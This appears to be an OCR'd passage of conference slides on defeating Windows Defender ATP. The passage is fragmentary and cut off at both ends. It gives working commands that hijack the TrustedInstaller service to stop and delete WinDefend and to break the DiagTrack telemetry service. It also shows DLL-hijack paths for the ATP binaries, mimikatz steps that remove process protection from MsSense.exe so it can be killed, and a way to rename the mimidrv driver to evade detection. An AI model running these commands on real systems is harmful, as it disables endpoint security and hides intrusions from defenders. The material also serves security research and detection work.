696C1FA1-4030-4FA4-8713-FAF9B2EA7C0A /t REG_SZ /f /d
"{\"body\":\"{\\\"orgIds\\\":[\\\"1fb2cfae-29e5-4876-abc3-48b986abea42\\\"],\\\"orgId\\\
":\\\"1fb2cfae-29e5-4876-abc3-48b986abea42\\\",\\\"expirationTimestamp\\\":131455824365l
28759,\\\"version\\\":\\\"1.11\\\"}\",\"sig\":\"WqiiKElTSCiiQk9qIMhba41Uw+
MeX3V6rk2FFrd45lkVYOiqhJYQ/ERlXKjBW8lVo7FaYcx2I0+rzPHt7LL7WpKAxdIRMiXugoXgMl1X40b+
Jzm/AhpKACIhXja7HVxcWFr7sg3garXT1oD4xHSvaj642W39woTwcTgRTLTZB76mbdrdEkSCKXk5ThAtFf5oQnhP
h2GcjAs0kA/90JrntSlSAjXDYsTS8tCMa4Y2QGPE/YC+nWZR/HIrzXcFZSuEU/JTBBTeJN+/ArPndat2+
hWPzDJC5klXcC3BSFSVyNBIrDbVeYsSkFFFwl7uc/Ua+ZDzWhLTr3I+53L6VGB3Vw==
\",\"sha256sig\":\"DxKkdds3PtvN+LbrqBdj9BqAqsfau4bhrhpWN+
```

“Protected Process Light”



```
C:\windows\system32>sc qprotection windefend
[SC] QueryServiceConfig2 SUCCESS
SERVICE windefend PROTECTION LEVEL: ANTIMALWARE LIGHT.

C:\windows\system32>sc qprotection sense
[SC] QueryServiceConfig2 SUCCESS
SERVICE sense PROTECTION LEVEL: WINDOWS LIGHT.

C:\windows\system32>sc qprotection diagtrack
[SC] QueryServiceConfig2 SUCCESS
SERVICE diagtrack PROTECTION LEVEL: NONE.
```



Show: <All>

Field	Value
Public key parameters	05 00
Enhanced Key Usage	Protected Process Light Verific...
Subject Key Identifier	27 b9 d3 d2 a2 3e ff 0c 9a 35 ...
Subject Alternative Name	Directory Address:SERIALNUM...
Authority Key Identifier	KeyID=a9 29 02 39 8e 16 c4 9...
CRL Distribution Points	[1]CRL Distribution Point: Distr...
Authority Information Access	[1]Authority Info Access: Acc...
Basic Constraints	Subject Type=End Entity, Pat


Protected Process Light Verification (1.3.6.1.4.1.311.10.3.22)
Windows System Component Verification (1.3.6.1.4.1.311.10.3.6)
Code Signing (1.3.6.1.5.5.7.3.3)

PPL Bypass

- Defender AV service can be stopped/deleted via Project0’s privileged Antimalware PPL bypass:


```
sc config TrustedInstaller binPath= "cmd.exe /C sc stop
windefend && sc delete windefend" && sc start
TrustedInstaller
```

- ... since RS2, ATP (MsSense.exe) runs now at a Windows PPL protection level instead of a AntiMalware PPL, and the process is configured as “NOT_STOPPABLE”



TrustedInstaller hijack attempt

Severity: Medium



Matt Graeber
@mattifestation


In the "assume breach" world we live in, how is "It doesn't matter. You were already admin." a relevant or practical statement?

6:23 PM - 2 Oct 2017

7 Retweets 28 Likes


Block ATP Comms via DiagTrack Service (Privileged)

1703/ATP Release 2:




```
C:\>sc qprotection diagtrack
[SC] QueryServiceConfig2 SUCCESS
SERVICE diagtrack PROTECTION LEVEL: NONE.
```

1709/ATP Release 3:




```
C:\>sc qprotection diagtrack
[SC] QueryServiceConfig2 SUCCESS
SERVICE diagtrack PROTECTION LEVEL: WINDOWS LIGHT.
```

Block ATP Comms via DiagTrack Service (Privileged)



```
SERVICE_NAME: diagtrack
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 3  STOP_PENDING
                                (STOPPABLE  NOT_PAUSABLE, ACCEPTS_PRESHUTDOWN)
```

```
sc config TrustedInstaller binPath=
"cmd.exe /C sc stop diagtrack & sc config diagtrack
binPath='lol'" && sc start TrustedInstaller
```



Connected User Experiences and Telemetry Properties


Service name: DiagTrack

Display name: Connected User Experiences and Tele

Description: The Connected User Experiences and service enables features that support i

Path to executable:
lol"

Can’t Rename The WDATP Binaries As Admin….




File Access Denied

You need permission to perform this action


You require permission from TrustedInstaller to make changes to this file

SenseCncPS.dll
File description: Windows Defender Advanced Threat Protection Communications module
Company: Microsoft Corporation
File version: 10.3720.16299.15
Date created: 9/29/2017 7:42 AM
Size: 15.0 KB


…But We Can Hijack It’s DLLs (Privileged)



Process Name	PID	Operation	Path
SenseCncProxy.exe	4340	QueryStream...	C:\Windows\System32\winhttp.dll
SenseCncProxy.exe	4340	Load Image	C:\Windows\System32\winhttp.dll
SenseCncProxy.exe	4340	CloseFile	C:\Windows\System32\winhttp.dll




```
 C:\Program Files\Windows Defender Advanced Threat Protection\USERENV.dll (real path: C:\WINDOWS\system32\USERENV.dll)
 C:\Program Files\Windows Defender Advanced Threat Protection\WINHTTP.dll (real path: C:\WINDOWS\system32\WINHTTP.dll)
C:\Program Files\Windows Defender Advanced Threat Protection\bcrypt.dll (real path: C:\WINDOWS\system32\bcrypt.dll)
```




SenseCncProxy.exe	5820	CreateFileMa...	C:\Program Files\Windows Defender Advanced Threat Protection\Winhttp.dll
SenseCncProxy.exe	5820	QueryStanda...	C:\Program Files\Windows Defender Advanced Threat Protection\Winhttp.dll
SenseCncProxy.exe	5820	ReadFile	C:\Program Files\Windows Defender Advanced Threat Protection\Winhttp.dll
SenseCncProxy.exe	5820	CloseFile	C:\Program Files\Windows Defender Advanced Threat Protection\Winhttp.dll
SenseCncProxy.exe	5820	Thread Exit	
SenseCncProxy.exe	5820	Thread Exit	

Remove PPL Protection, Kill Process (Privileged)



```
mimikatz # !+
[*] 'mimidrv' service not present
[+] 'mimidrv' service successfully registered
[+] 'mimidrv' service ACL to everyone
[+] 'mimidrv' service started

mimikatz # !processprotect /process:MsSense.exe /remove
Process : MsSense.exe

C:\Windows\system32>taskkill /F /IM MsSense.exe /T
SUCCESS: The process with PID 1552 (child process of PID 816) has been terminated.

C:\Windows\system32>sc qprotection sense
[SC] QueryServiceConfig2 SUCCESS
SERVICE sense PROTECTION LEVEL: WINDOWS LIGHT.

C:\Windows\system32>sc query sense

SERVICE_NAME: sense
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 1  STOPPED
        WIN32_EXIT_CODE    : 1067  (0x42b)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0
```

Mimikatz Driver’s Service Registered As Malicious Now…



A malicious service name was registered on the machine.

Severity: Low


Category: Lateral Movement


Detection source: Windows Defender ATP

Description

A malicious service name was registered on the machine.
The service can be used to run in high privileges and\or move laterally in the network.
A malicious Windows service registration occurred (service name is "mimidrv").


…But We Can Change The Service Name And Re-sign


wininit.exe
services.exe
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\mimidrv
services.exe created registry key



```
		case IOCTL_MIMIDRV_PROCESS_TOKEN:
